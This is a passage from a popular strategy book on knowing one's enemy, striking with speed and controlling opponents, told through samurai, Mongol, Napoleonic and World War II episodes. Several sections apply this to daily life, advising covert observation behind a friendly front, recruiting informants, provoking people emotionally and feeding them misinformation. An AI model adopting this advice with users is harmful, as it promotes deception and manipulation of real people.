The ability to read people was a critical survival skill for Japanese samurai and was particularly emphasized by the Shinkage school of swordsmanship. One of the school's earliest masters was the seventeenth-century samurai Yagyu Munenori. One spring afternoon in his later years, Munenori was taking a peaceful walk through his gardens, admiring the cherry blossoms. He was accompanied by a page/protector, who walked behind him, sword raised, as was the custom. Suddenly Munenori stopped in his tracks. He had a feeling of danger. Looking around, he saw nothing to warrant this feeling, but even so he was so troubled that he returned to his house and sat with his back against a post to prevent a surprise attack.

Then David fled from Nai'oth in Ramah, and came and said before Jonathan, "What have I done? What is my guilt? And what is my sin before your father, that he seeks my life?" And he said to him, "Far from it! You shall not die. Behold, my father does nothing either great or small without disclosing it to me; and why should my father hide this from me? It is not so." But David replied, "Your father knows well that I have found favor in your eyes; and he thinks, 'Let not Jonathan know this, lest he be grieved.' But truly, as the Lord lives and as your soul lives, there is but a step between me and death." Then said Jonathan to David, "Whatever you say, I will do for you." David said to Jonathan, "Behold, tomorrow is the new moon, and I should not fail to sit at table with the king; but let me go, that I may hide myself in the field till the third day at evening. If your father misses me at all, then say, 'David earnestly asked leave of me to run to Bethlehem his city; for there is a yearly sacrifice there for all the family.' If he says, 'Good!' it will be well with your servant; but if he is angry, then know that evil is determined by him."...And Jonathan said to David, "Come, let us go out into the field." So they both went out into the field.... So David hid himself in the field; and when the new moon came, the king sat down to eat food. The king sat upon his seat, as at other times, upon the seat by the wall; Jonathan sat opposite, and Abner sat by Saul's side, but David's place was empty. Yet Saul did not say anything that day; for he thought, "Something has befallen him; he is not clean, surely he is not clean." But on the second day, the morrow after the new moon, David's place was empty. And Saul said to Jonathan his son, "Why has not the son of Jesse come to the meal, either yesterday or today?" Jonathan answered Saul, "David earnestly asked leave of me to go to Bethlehem; he said, 'Let me go; for our family holds a sacrifice in the city, and my brother has commanded me to be there. So now, if I have found favor in your eyes, let me get away, and see my brothers.' For this reason he has not come to the king's table." Then Saul's anger was kindled against Jonathan, and he said to him, "You son of a perverse, rebellious woman, do I not know that you have chosen the son of Jesse to your own shame, and to the shame of your mother's nakedness? For as long as the son of Jesse lives upon the earth, neither you nor your kingdom shall be established. Therefore send and fetch him to me, for he shall surely die." Then Jonathan answered Saul his father, "Why should he be put to death? What has he done?" But Saul cast his spear at him to smite him; so Jonathan knew that his father was determined to put David to death. And Jonathan

rose from the table in fierce anger and ate no food the second day of the month, for he was grieved for David, because his father had disgraced him.

1 SAMUEL 20:1-11, 24-34

After Munenori had sat there for a while, his page asked him what was the matter. The samurai confessed that while looking at the cherry blossoms he had had an intimation of imminent danger, of an enemy on the attack. What troubled him now was that the danger had apparently been imaginary--he must have hallucinated it. A samurai depended on his keen instincts to anticipate attack. If Munenori had lost that power, his life as a warrior was over.

Suddenly the page threw himself to the ground and confessed: as Munenori walked in the garden, the thought had come to the page that if he were to strike at his master while the samurai was lost in admiration of the cherry blossoms, not even this gifted swordsman could have parried his attack. Munenori had not lost his skill at all; quite the contrary--his incomparable sensitivity to other people's emotions and thoughts had allowed him to pick up sensations from someone behind his back, rather as a horse senses the energy of its rider or a dog the movements of its owner. An animal has that sensitivity because it pays complete attention. Similarly, the Shinkage school taught warriors to empty their minds, centering themselves in the moment as animals did and keeping themselves from getting derailed by any particular thought. This would allow the Shinkage warrior to read in his opponent's elbow or hand the slight tension that signaled an attack; he could look through his opponent's eyes and sense the coming blow or notice the nervous shuffle of the feet that indicated fear or confusion. A master like Munenori could virtually read someone's thoughts when the other person wasn't even visible.

The power taught by the Shinkage school--the same power possessed by Prince Metternich--was the ability to let go of one's ego, to submerge oneself temporarily in the other person's mind. You will be amazed at how much you can pick up about people if you can shut off your incessant interior monologue, empty your thoughts, and anchor yourself in the moment. The details you now see give you unfiltered information from which you can put together an accurate picture of people's weaknesses and desires. Be particularly attentive to their eyes: it takes a lot of effort to hide the eyes' message about a person's state of mind.

According to the baseball pitcher Bob Lemon, the great player Ted Williams "was the only hitter who you felt saw through you." In the struggle between pitcher and batter, the pitcher has the advantage of knowing what pitch he will throw. The hitter can only guess at that, which is why even the best of them usually connect only one out of every three or four times. Somehow Williams changed those odds.

Williams's method wasn't magic, or even intuition; it was simple enough. He made baseball pitchers his study, watching their patterns over the course of a game, a season, a career. He would ask the pitchers on his own team endless questions about their process, trying to get a feel for how they thought. At the plate he would empty his mind of everything but the pitcher, noticing the slightest hitch in his windup or change in his grip--anything that would signal his intentions. The end result seemed uncanny: at bat, Williams was able to think himself into the pitcher's mind and anticipate the pitch that was coming. Sometimes he would even see himself as another person--a pitcher trying to outwit the great hitter Ted Williams. As Williams demonstrates, the ability to mimic and get inside your enemies' thought patterns depends on collecting as much information on them as you can, analyzing their past behavior for its habitual patterns, and being alert to the signs they give off in the present.

It is of course critical that people be unaware you are watching them so closely. A friendly front,

like Prince Metternich's to Napoleon, will help disguise what you're doing. Do not ask too many questions; the trick is to get people to relax and open up without prodding, shadowing them so quietly that they never guess what you're really up to.

Information is useless unless you know how to interpret it, how to use it to tell appearance from reality. You must learn how to recognize a range of psychological types. Be alert, for instance, to the phenomenon of the masked opposite: when someone strikingly manifests a particular personality trait, that trait may well be a cover-up. The oily character who is ingratiatingly effusive with flattery may be hiding hostility and ill will; the aggressive bully may be hiding insecurity; the moralizer may be making a show of purity to hide nefarious desires. Whether they're throwing dust in your eyes or their own--they may be trying to convince themselves that they're not what they're afraid they are--the opposite trait lurks below the surface.

In general, it is easier to observe people in action, particularly in moments of crisis. Those are the times when they either reveal their weakness or struggle so hard to disguise it that you can see through the mask. You can actively probe them by doing things that seem harmless but get a response--maybe say something bold or provocative, then see how they react. Making people emotional, pushing their buttons, will touch some deep part of their nature. Either they will let slip some truth about themselves or they will put on a mask that you, in the laboratory situation you have created, will be able to peer behind.

A critical part of understanding people is gauging their powers of resistance. Without that knowledge you will either over-or underestimate them, depending on your own levels of fear and confidence. You need to know how much fight people have in them. Someone hiding his cowardice and lack of resolve can be made to surrender with a single violent push; someone desperate who has little to lose will fight to the bitter end. The Mongols used to begin their campaigns with a battle whose only purpose was to test their opponent's strength and resolve. They would never deal with an enemy until they had gauged his morale. This set-up battle also had the benefit of revealing something of his strategy and thought.

The quality of the information you gather on your enemies is more important than the quantity. A single but crucial nugget can be the key to their destruction. When the Carthaginian general Hannibal saw that the Roman general he was facing was arrogant and hot-tempered, he would deliberately play weak, luring the man into a rash attack. Once Churchill saw that Hitler had a paranoid streak, becoming irrational at the merest hint of vulnerability, the British prime minister knew how to unhinge the German fuhrer: by feigning to attack some marginal area like the Balkans, he could make him see threats on all sides and spread out his defenses, a critical military mistake.

In 1988, Lee Atwater was a political strategist on the team of the senior George Bush, who was then in the race to become that year's Republican presidential nominee. Discovering that Bush's main rival, Senator Robert Dole, had a terrible temper that his aides had to struggle to control, Atwater devised endless stratagems to push Dole's buttons. Not only did an upset Dole look unpresidential to the American public, but an emotional and angry man rarely thinks straight. A disturbed mind is one you can control and unbalance at will.

There are, of course, limits to how much intelligence gathering you can achieve by firsthand observation. A network of spies will extend your vision, particularly as you learn to interpret the information they bring you. An informal network is the best--a group of allies recruited over time to be your eyes and ears. Try to make friends with people at or near the source of information on your rival; one well-placed friend will yield far more than will a handful of paid spies. In Napoleon's time his intelligence network was second to none, but his best information came from friends whom he had carefully positioned in diplomatic circles around Europe.

Always look for internal spies, people in the enemy camp who are dissatisfied and have an ax to

grind. Turn them to your purposes and they will give you better information than any infiltrator you sneak in from outside. Hire people the enemy has fired--they will tell you how the enemy thinks. President Bill Clinton got his best intelligence on the Republicans from his adviser Dick Morris, who had worked for them for years and knew their weaknesses, both personal and organizational. A warning: never rely on one spy, one source of information, no matter how good. You risk being played or getting slanted, one-sided information.

Many people leave a paper trail of writings, interviews, and so on that is as revealing as anything you can learn from a spy. Well before World War II, Adolf Hitler's book *Mein Kampf* supplied a blueprint of his thinking and intentions, not to mention endless clues to his psychology. His generals Erwin Rommel and Heinz Guderian also wrote about the new kind of blitzkrieg warfare they were preparing. People reveal a lot about themselves in their writing, partly intentionally--they are out to explain themselves, after all--and partly helplessly to the skilled reader-between-the-lines.

Motive of attack. --*One attacks someone not only so as to harm him or to overpower him but perhaps only so as to learn how strong he is.*

FRIEDRICH NIETZSCHE, 1844-1900

Last year at a great conference there was a certain man who explained his dissenting opinion and said he was resolved to kill the conference leader if it was not accepted. His motion was passed. After the procedures were over, the man said, "Their assent came quickly. I think that they are too weak and unreliable to be counselors to the master."

HAGAKURE: THE BOOK OF THE SAMURAI, YAMAMOTO TSUNETOMO, 1659-1720


Finally, the enemy you are dealing with is not an inanimate object that will simply respond in an expected manner to your strategies. Your enemies are constantly changing and adapting to what you are doing. Innovating and inventing on their own, they try to learn from their mistakes and from your successes. So your knowledge of the enemy cannot be static. Keep your intelligence up to date, and do not rely on the enemy's responding the same way twice. Defeat is a stern teacher, and your beaten opponent today may be wiser tomorrow. Your strategies must take this possibility into account; your knowledge of the enemy must be not just deep but timely.

Colonel John Cremony commented on their adeptness at seeming to "disappear" when he wrote "an Apache can conceal his swart body amidst the green grass, behind brown shrubs, or gray rocks, with so much address and judgement that any but the experienced would pass him by without detection at the distance of three or four yard" and noted that "they will watch for days, scanning your every movement, observing your every act; taking exact note of your party and all its belongings. Let no one suppose that these assaults are made upon the spur of the moment by bands accidentally encountered. Far from it; they are almost invariably the results of long watching--patient waiting--careful and rigorous observation, and anxious counsel."

WARRIORS: WARFARE AND THE NATIVE AMERICAN INDIAN, NORMAN BANCROFT-HUNT, 1995

Image: The Shadow. Everyone has a shadow, a secret self, a dark side. This shadow comprises everything people try to hide from the world--their weaknesses, secret desires, selfish intentions. This shadow is invisible from a distance; to see it you must get up close, physically and most of all psychologically. Then it will come into relief. Follow close in your target's

footsteps and he will not notice how much of his shadow he has revealed.



REVERSAL

Even as you work to know your enemies, you must make yourself as formless and difficult to read as possible. Since people really only have appearances to go on, they can be readily deceived. Act unpredictably now and then. Throw them some golden nugget of your inner self--something fabricated that has nothing to do with who you really are. Be aware that they are scrutinizing you, and either give them nothing or feed them misinformation. Keeping yourself formless and inscrutable will make it impossible for people to defend themselves against you and render the intelligence they gather on you useless.

In principle, I should lay it down that the existence of secret agents should not be tolerated, as tending to augment the positive dangers of the evil against which they are used. That the spy will fabricate his information is a commonplace. But in the sphere of political and revolutionary action, relying partly on violence, the professional spy has every facility to fabricate the very facts themselves, and will spread the double evil of emulation in one direction, and of panic, hasty legislation, unreflecting hate, on the other.

THE SECRET AGENT, JOSEPH CONRAD, 1857-1924

OVERWHELM RESISTANCE WITH SPEED AND SUDDENNESS

THE BLITZKRIEG STRATEGY

In a world in which many people are indecisive and overly cautious, the use of speed will bring you untold power. Striking first, before your opponents have time to think or prepare, will make them emotional, unbalanced, and prone to error. When you follow with another swift and sudden maneuver, you will induce further panic and confusion. This strategy works best with a setup, a lull--your unexpected action catches your enemy off guard. When you strike, hit with unrelenting force. Acting with speed and decisiveness will garner you respect, awe, and irresistible momentum.

> *War is such that the supreme consideration is speed. This is to take advantage of what is beyond the reach of the enemy, to go by way of routes where he least expects you, and to attack where he has made no preparations.*
>
> SUN-TZU, FOURTH CENTURY B.C.

SLOW-SLOW-QUICK-QUICK

In 1218, Muhammad II, the shah of Khwarizm, received a visit from three ambassadors on behalf of Genghis Khan, the leader of the Mongol Empire to the east. The visitors bore magnificent gifts and, more important, the offer of a treaty between the two powers that would allow the reopening of the lucrative Silk Road connecting China and Europe. The shah's empire was immense, incorporating present-day Iran and much of Afghanistan. His capital, Samarkand, was fabulously wealthy, a symbol of his power, and increased trade along the route would only add to these riches. Since the Mongols made it clear they considered him the superior partner in the deal, the shah decided to sign the treaty.

A few months later, a Mongol caravan arrived in the city of Otrar, in the northeastern corner of the shah's empire, with the mission to buy luxury items for the Mongol court. The governor of Otrar suspected the men in the caravan of being spies. He had them killed, and he seized the goods they had brought to barter. Hearing of this outrage, Genghis Khan dispatched an ambassador, escorted by two soldiers, to the shah, calling for an apology. The demand--which presumed to put the two empires on equal footing--incensed the shah. He had the ambassador's head cut off and sent back to Genghis Khan. This, of course, meant war.

The shah was not afraid: his army, anchored by its well-trained Turkish cavalry, numbered over 400,000, at least twice the enemy's size. By defeating the Mongols in battle, the shah could finally take over their land. He assumed the Mongols would attack Transoxiana, the easternmost part of the shah's empire. Bordered to the east by the five-hundred-mile-long Syr Dar'ya River, to the north by the Kizil Kum Desert, and to the west by the Amu Dar'ya River, Transoxiana's interior was also home to two of the most important cities of the empire, Samarkand and Bukhara. The shah decided to establish a cordon of soldiers along the Syr Dar'ya, which the Mongols would have to cross to enter his empire. They could not cross from the north--the desert was impassable--and to go to the south would be too great a detour. Keeping the bulk of his army in the interior of Transoxiana, he would be able to place reinforcements where needed. He had an impregnable defensive position and superiority in numbers. Let the Mongols come. He would crush them.

In the summer of 1219, scouts reported that the Mongols were approaching the southern end of the Syr Dar'ya, through the Fergana Valley. The shah sent a large force, under the leadership of his son Jalal ad-Din, to destroy the enemy. After a fierce battle, the Mongols retreated. Jalal ad-Din reported

back to his father that the Mongol army was not nearly as fearsome as their reputation. The men looked haggard, their horses emaciated, and they seemed none too eager to sustain a fight. The shah, believing the Mongols no match for his army, put more troops at the southern end of the cordon and waited.

A few months later, a Mongol battalion appeared without warning in the north, attacking the city of Otrar and capturing its governor--the same man responsible for the outrage against the Mongol traders. The Mongols killed him by pouring molten silver into his eyes and ears. Stunned by how quickly they had managed to reach Otrar, and from an unexpected direction, the shah decided to shift more troops to the north. These barbarians might move swiftly, he reasoned, but they could not overcome an entrenched army with such great numbers.

Next, however, two Mongol armies swept south from Otrar, running parallel to the Syr Dar'ya. One, under General Jochi, began to attack key towns along the river, while the other, under General Jebe, disappeared to the south. Like locusts, Jochi's army swarmed through the hills and lowlands near the river. The shah moved a good portion of his army to the river, keeping some reserves in Samarkand. Jochi's force was relatively small, 20,000 at most; these mobile units hit one position after another, without warning, burning forts and wreaking havoc.

Reports from the front lines began to give the shah a picture of these strange warriors from the east. Their army was all cavalry. Each Mongol not only rode a horse but was trailed by several more riderless horses, all mares, and when his own horse tired, he would mount a fresh one. These horses were light and fast. The Mongols were unencumbered by supply wagons; they carried their food with them, drank the mares' milk and blood, and killed and ate the horses that had become weak. They could travel twice as fast as their enemy. Their marksmanship was extraordinary--facing forward or in retreat, they could fire arrows with remarkable dexterity, making their attacks far deadlier than anything the shah's army had ever seen. Their divisions communicated over great distances with flags and torches; their maneuvers were precisely coordinated and nearly impossible to anticipate.

Dealing with this constant harassment exhausted the shah's forces. Now, suddenly, the army under General Jebe that had disappeared to the south reappeared heading northwest into Transoxiana at remarkable speed. The shah hurriedly sent south his last reserves, an army of 50,000, to do battle with Jebe. He still was not worried--his men had proved their superiority in direct combat, at the battle in the Fergana Valley.

This time, however, it was different. The Mongols unleashed strange weapons: their arrows were dipped in burning tar, which created smoke screens behind which their lightning-quick horsemen advanced, opening breaches in the lines of the shah's army through which more heavily armed cavalry would advance. Chariots darted back and forth behind the Mongol lines, bringing up constant supplies. The Mongols filled the sky with arrows, creating relentless pressure. They wore shirts of heavy silk. An arrow that managed to pierce the shirt would rarely reach the flesh and could be extracted easily by pulling at the shirt, all of this done while moving at great speed. Jebe's army annihilated the shah's forces.

The shah had one option left: retreat to the west, retrench, and slowly rebuild his army. As he began preparations, however, something beyond belief occurred: an army under Genghis Khan himself suddenly stood outside the gates of the city of Bukhara, to the west of Samarkand. Where had they come from? They could not have crossed the Kizil Kum Desert to the north. Their appearance seemed all but impossible, as if the devil himself had conjured them up. Bukhara soon fell, and within days Samarkand followed. Soldiers deserted, generals panicked. The shah, fearing for his life, fled with a handful of soldiers. The Mongols pursued him relentlessly. Months later, on a small island in the Caspian Sea, abandoned by one and all, wearing rags and begging for food, the former ruler of the wealthiest empire in the East finally died of hunger.

Interpretation

When Genghis Khan became the leader of the Mongol nation, he inherited perhaps the fastest army on the planet, but their swiftness had translated into limited military success. The Mongols might have perfected the art of fighting on horseback, but they were too undisciplined to exploit any advantage they gained this way or to coordinate for a large-scale attack. The genius of Genghis Khan was to transform the chaotic Mongol speed into something organized, disciplined, and strategic. He achieved this by adapting the ancient Chinese strategy of slow-slow-quick-quick.

The first step, a "slow," was to meticulously prepare before any campaign, which the Mongols always did to the highest degree. (In planning for the attack on the shah, the Mongols learned of a guide who knew of a chain of oases across the Kizil Kum Desert. This man was captured and later led Genghis Khan's army across the forbidding territory.) The second "slow" was a setup, which involved getting the enemy to lower its guard, lulling it into complacency. The Mongols, for example, deliberately lost the first battle in the Fergana Valley to feed the shah's arrogance. Then came the first "quick": fixing the enemy's attention forward with a swift frontal attack (Jebe's raids along the river). The final "quick" was a doubly swift blow from an unexpected direction. (Genghis's sudden appearance before the gates of Bukhara is considered by many the greatest military surprise in history.) A master of psychological warfare, Genghis Khan understood that men are most terrified by the unknown and unpredictable. The suddenness of his attacks made the speed of them doubly effective, leading to confusion and panic.

We live in a world in which speed is prized above almost all else, and acting faster than the other side has itself become the primary goal. But most often people are merely in a hurry, acting and reacting frantically to events, all of which makes them prone to error and wasting time in the long run. In order to separate yourself from the pack, to harness a speed that has devastating force, you must be organized and strategic. First, you prepare yourself before any action, scanning your enemy for weaknesses. Then you find a way to get your opponents to underestimate you, to lower their guard. When you strike unexpectedly, they will freeze up. When you hit again, it is from the side and out of nowhere. It is the unanticipated blow that makes the biggest impact.

The less a thing is foreseen, the more...fright does it cause. This is nowhere seen better than in war, where every surprise strikes terror even to those who are much the stronger.

--Xenophon (430?-355? B.C.)

CHEN/THE AROUSING (SHOCK, THUNDER)

The hexagram Chen represents the eldest son, who seizes rule with energy and power. A yang line develops below two yin lines and presses upward forcibly. This movement is so violent that it arouses terror. It is symbolized by thunder, which bursts forth from the earth and by its shock causes fear and trembling.

THE JUDGEMENT SHOCK brings success. Shock comes--oh, oh! Laughing words--ha, ha! The shock terrifies for a hundred miles....

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

KEYS TO WARFARE

In May 1940 the German army invaded France and the Low Countries using a new form of warfare: the blitzkrieg. Advancing with incredible speed, the Germans coordinated tanks and airplanes in an attack that culminated in one of the quickest and most devastating victories in military history. The

success of the blitzkrieg was largely due to the Allies' static, rigid defense--similar to the shah's defense against the Mongols. When the Germans breached this defense, the Allies could not adjust or react in time. The Germans advanced faster than their enemy could process what was happening. By the time the Allies decided upon a counterstrategy it was too late--conditions had changed. They were always a step behind.

Now more than ever, we find ourselves dealing with people who are defensive and cautious, who begin any action from a static position. The reason is simple: the pace of modern life is increasingly growing faster, full of distractions, annoyances, and interruptions. The natural response for many is to retreat inward, to erect psychological walls against the harsh realities of modern life. People hate the feeling of being rushed and are terrified of making a mistake. They unconsciously try to slow things down--by taking longer to make decisions, being noncommittal, defensive, and cautious.

Blitzkrieg warfare, adapted for daily combat, is the perfect strategy for these times. While those around you remain defensive and immobile, you surprise them with sudden and decisive action, forcing them to act before they are ready. They cannot respond, as they usually do, by being elusive or cautious. They will most likely become emotional and react imprudently. You have breached their defenses, and if you keep up the pressure and hit them again with something unexpected, you will send them into a kind of downward psychological spiral--pushing them into mistakes, which further deepens their confusion, and so the cycle goes on.

Many of those who practiced a form of blitzkrieg warfare on the battlefield used it to great effect in daily life. Julius Caesar--master of speed and surprise--was a great example of this. From out of the blue, he might form an alliance with a senator's bitterest enemy, forcing the senator either to change his opposition to Caesar or to risk a dangerous confrontation. Equally, he might unexpectedly pardon a man who had fought against him. Caught off guard, the man would become a loyal ally. Caesar's reputation for doing the unpredictable made people all the more cautious in his presence, further enhancing his ability to catch those around him unawares.

> *But the genius in Ali takes his limitations and makes them virtues. Let us go step by step. I can't think of a past heavyweight champion whose punching power wasn't superior to Ali's. Yet in his first twenty fights, Ali, then Cassius Clay, won every one of them, scoring seventeen knockouts.... So what is Ali's mystery? Why does a man who every expert agrees has no punching power knock most of his opponents out, including a one-punch K.O. over Sonny Liston on Ali's first defense of his title? The answer is in speed and timing. Clay then, and Ali now, has the ability to let punches go with extreme quickness, but most important, at the right moment, just before the man in front of him is able to put his boxer's sense of anticipation to work. When that happens, the man getting hit doesn't see the punch. As a result, this man's brain can't prepare him to receive the impact of the blow. The eyes couldn't send the message back to the part of the body which would take the shock. So we arrive at one knockout of a conclusion: the punch that puts you to sleep is not so much the hard punch as the punch that you don't see coming.*
>
> *STING LIKE A BEE,* JOSE TORRES AND BERT RANDOLPH SUGAR, 1971

This strategy works wonders on those who are particularly hesitant and afraid of making any kind of mistake. In similar fashion, if you are facing an enemy that has divided leadership or internal cracks, a sudden and swift attack will make the cracks larger and cause internal collapse. Half of the success of Napoleon Bonaparte's form of blitzkrieg warfare was that he used it against armies of allies in which several bickering generals were in charge of strategy. Once his army broke through these armies' defenses, dissension would break out and they would fall apart from within.

The blitzkrieg strategy can be effective in diplomacy, too, as Henry Kissinger demonstrated. The former U.S. secretary of state would often take his time when beginning diplomatic negotiations, lulling the other side with bland banter. Then, with the deadline for the end of the talks approaching, he would suddenly hit them with a list of demands. Without enough time to process what was happening, they became prone to giving in or to becoming emotional and making mistakes. This was Kissinger's version of slow-slow-quick-quick.

For their initial thrust into France during World War II, the Germans chose to attack through the Ardennes Forest in southern Belgium. The forest, considered impenetrable by tank, was lightly guarded. Pushing through this weak point, the Germans were able to build up speed and momentum. In launching a blitzkrieg, you must begin by finding your enemy's weak point. Initiating the action where there will be less resistance will allow you to develop crucial momentum.

The success of this strategy depends on three things: a group that is mobile (often, the smaller the better), superior coordination between the parts, and the ability to send orders quickly up and down the chain of command. Do not depend on technology to accomplish this. During the Vietnam War, the U.S. military might in fact have been hindered by its superior communications--too much information to be processed made for slower response times. The North Vietnamese, who depended on a well-coordinated network of spies and informers, not gadgetry, made decisions more quickly and as a result were more nimble on the ground.

Shortly after being elected president in 1932, Franklin D. Roosevelt seemed to disappear from the public stage. The Depression was at its height, and for many Americans this was not very reassuring. Then, with his inauguration, Roosevelt changed tempo, giving a rousing speech that showed he had in fact been meditating deeply on the issues facing the country. In the weeks that followed, he came at Congress fast and furiously, with a series of bold legislative proposals. The intensity of this new direction was felt all the more because of the slow setup. More than mere drama, the momentum built by this strategy helped Roosevelt to convince the public that he meant business and was leading the country in the right direction. This momentum translated into support for his policies, which in turn helped spur confidence and turn the economy around.

Veni, vidi, vici (I came, I saw, I conquered).

JULIUS CAESAR, 100-44 B.C.

Speed, then, is not only a powerful tool to use against an enemy, but it can also have a bracing, positive influence on those on your side. Frederick the Great noted that an army that moves quickly has higher morale. Velocity creates a sense of vitality. Moving with speed means there is less time for you and your army to make mistakes. It also creates a bandwagon effect: more and more people admiring your boldness, will decide to join forces with you. Like Roosevelt, make such decisive action as dramatic as possible: a moment of quiet and suspense on the stage before you make your startling entrance.

Image: The Storm. The sky becomes still and calm, and a lull sets in, peaceful and soothing. Then, out of nowhere, lightning strikes, the wind picks up...and the sky explodes. It is the suddenness of the storm that is so terrifying.

Authority: You must be slow in deliberation and swift in execution.

--Napoleon Bonaparte (1769-1821)

REVERSAL

Slowness can have great value, particularly as a setup. To appear slow and deliberate, even a little foolish, will lull your enemies, infecting them with a sleepy attitude. Once their guard is down, an unexpected blow from the side will knock them out. Your use of slowness and speed, then, should be deliberate and controlled, never a natural tempo that you fall into.

In general, when facing a fast enemy, the only true defense is to be as fast or faster. Only speed can neutralize speed. Setting up a rigid defense, as the shah did against the Mongols, only plays into the hands of the swift and mobile.

CONTROL THE DYNAMIC

FORCING STRATEGIES

People are constantly struggling to control you--getting you to act in their interests, keeping the dynamic on their terms. The only way to get the upper hand is to make your play for control more intelligent and insidious. Instead of trying to dominate the other side's every move, work to define the nature of the relationship itself. Shift the conflict to terrain of your choice, altering the pace and stakes to suit you. Maneuver to control your opponents' minds, pushing their emotional buttons, and compelling them to make mistakes. If necessary, let them feel they are in control in order to get them to lower their guard. If you control the overall direction and framing of the battle, anything they do will play into your hands.

> *"Pressing down the pillow" refers to one's efforts not to let the head of one's opponent rise. In battles based on martial strategy, it is taboo to let your opponent take the initiative, thus putting yourself on the defensive. You must try at all costs to lead your opponent by taking complete control of him. During combat, your opponent intends to dominate you as much as you want to dominate him, so it is vital that you pick up on your opponent's intentions and tactics so as to control him.... According to the principle of martial strategy, you must be able to control your opponent(s) at all times. Study this point well.*
>
> *THE BOOK OF FIVE RINGS*, MIYAMOTO MUSASHI, 1584-1645

THE ART OF ULTIMATE CONTROL

Control is an issue in all relationships. It is human nature to abhor feelings of helplessness and to strive for power. Whenever two people or groups interact, there is a constant maneuvering between them to define the relationship, to determine who has control over this and that. This battle of wills is inevitable. Your task as a strategist is twofold: First, recognize the struggle for control in all aspects of life, and never be taken in by those who claim they are not interested in control. Such types are often the most manipulative of all. Second, you must master the art of moving the other side like pieces on a chessboard, with purpose and direction. This art was cultivated by the most creative generals and military strategists throughout the ages.

War is above all else a struggle over who can control the actions of the other side to a greater extent. Military geniuses such as Hannibal, Napoleon, and Erwin Rommel discovered that the best way to attain control is to determine the overall pace, direction, and shape of the war itself. This means getting enemies to fight according to your tempo, luring them onto terrain that is unfamiliar to them and suited to you, playing to your strengths. And, most important of all, it means gaining influence over the frame of mind of your opponents, adapting your maneuvers to their psychological weaknesses.

The superior strategist understands that it is impossible to control exactly how an enemy will respond to this move or that. To attempt to do so will only lead to frustration and exhaustion. There is too much in war and in life that is unpredictable. But if the strategist can control the mood and mind-set of his enemies, it does not matter exactly how they respond to his maneuvers. If he can make them frightened, panicky, overly aggressive, and angry, he controls the wider scope of their actions and can trap them mentally before cornering them physically.

Control can be aggressive or passive. It can be an immediate push on the enemy, making him

back up and lose the initiative. It can be playing possum, getting the enemy to lower his guard, or baiting him into a rash attack. The artist of control weaves both of these into a devastating pattern--hitting, backing off, baiting, overwhelming.

This art is infinitely applicable to the battles of everyday life. Many people tend to play unconscious games of domination or get caught up in trying to control someone else's every move. In trying to manage and determine too much, they exhaust themselves, make mistakes, push people away, and in the end lose control of the situation. If you understand and master the art, you will instantly become more creative in your approach to influencing and controlling the other side. By determining people's moods, the pace at which they must move, the stakes involved, you will find that almost anything people do in response to your maneuvers will fit into the overall dynamic you have shaped. They may know they are being controlled but be helpless to fight it, or they may move in the direction you desire without realizing it. That is ultimate control.

In short, I think like Frederick [*the Great*] *, one should always be the first to attack.*

NAPOLEON BONAPARTE, 1769-1821

The following are the four basic principles of the art.

Keep them on their heels. Before the enemy makes a move, before the element of chance or the unexpected actions of your opponents can ruin your plans, you make an aggressive move to seize the initiative. You then keep up a relentless pressure, exploiting this momentary advantage to the fullest. You do not wait for opportunities to open up; you make them yourself. If you are the weaker side, this will often more than level the playing field. Keeping your enemies on the defensive and in react mode will have a demoralizing effect on them.

Shift the battlefield. An enemy naturally wants to fight you on familiar terrain. Terrain in this sense means all of the details of the battle--the time and place, exactly what is being fought over, who is involved in the struggle, and so on. By subtly shifting your enemies into places and situations that are not familiar to them, you control the dynamic. Without realizing what is happening, your opponents find themselves fighting on your terms.

Compel mistakes. Your enemies depend on executing a strategy that plays to their advantages, that has worked in the past. Your task is twofold: to fight the battle in such a way that they cannot bring their strength or strategy into play and to create such a level of frustration that they make mistakes in the process. You do not give them enough time to do anything; you play to their emotional weaknesses, making them as irritable as possible; you bait them into deadly traps. It is less your action than their missteps that give you control.

Assume passive control. The ultimate form of domination is to make those on the other side think they are the ones in control. Believing they are in command, they are less likely to resist you or become defensive. You create this impression by moving with the energy of the other side, giving ground but slowly and subtly diverting them in the direction you desire. It is often the best way to control the overly aggressive and the passive-aggressive.

One who excels at warfare compels men and is not compelled by others.

--Sun-tzu (fourth century B.C.)

HISTORICAL EXAMPLES

1. By the end of 1940, British forces in the Middle East had been able to secure their position in Egypt and take back a good part of Libya that the Italians (an ally of Germany) had seized early in World War II. Having captured the important port town of Benghazi, the British were poised to advance farther west, all the way to Tripoli, allowing them to push the Italians out of the country for good. Then, unexpectedly, a halt was called in their advance. General Archibald Wavell, commander in chief of British forces in the Middle East, was waging battle on too many fronts. Since the Italians had proved themselves to be rather inept in desert warfare, the British felt they could afford to create a defensive line in Libya, build up their forces in Egypt, and launch a major offensive against the Italians by April of the following year.

News that a German armored brigade under the leadership of General Erwin Rommel had arrived in Tripoli in February 1941 did not alter the British plans. Rommel had been a superb commander during the blitzkrieg in France the previous year. But here he was under Italian command, dependent on the incompetent Italians for supplies, and his force was too small to make the British nervous. In addition, intelligence reports revealed that Hitler had sent him there with orders to do no more than block the British from advancing to Tripoli.

Then, without warning, at the end of March 1941, Rommel's tanks swept eastward. Rommel had broken up his small force into columns, and he hurled them in so many directions against the British defensive line that it was hard to fathom his intentions. These mechanized columns moved with incredible speed; advancing at night with lights dimmed, time and again they caught their enemy by surprise, suddenly appearing to their flank or rear. As their line was breached in multiple places, the British were compelled to retreat farther and farther east. To Wavell, who was following these events from Cairo, this was downright shocking and humiliating: Rommel was causing chaos with a disproportionately small number of tanks and severe supply limitations. Within a few weeks, the Germans had advanced to the border of Egypt.

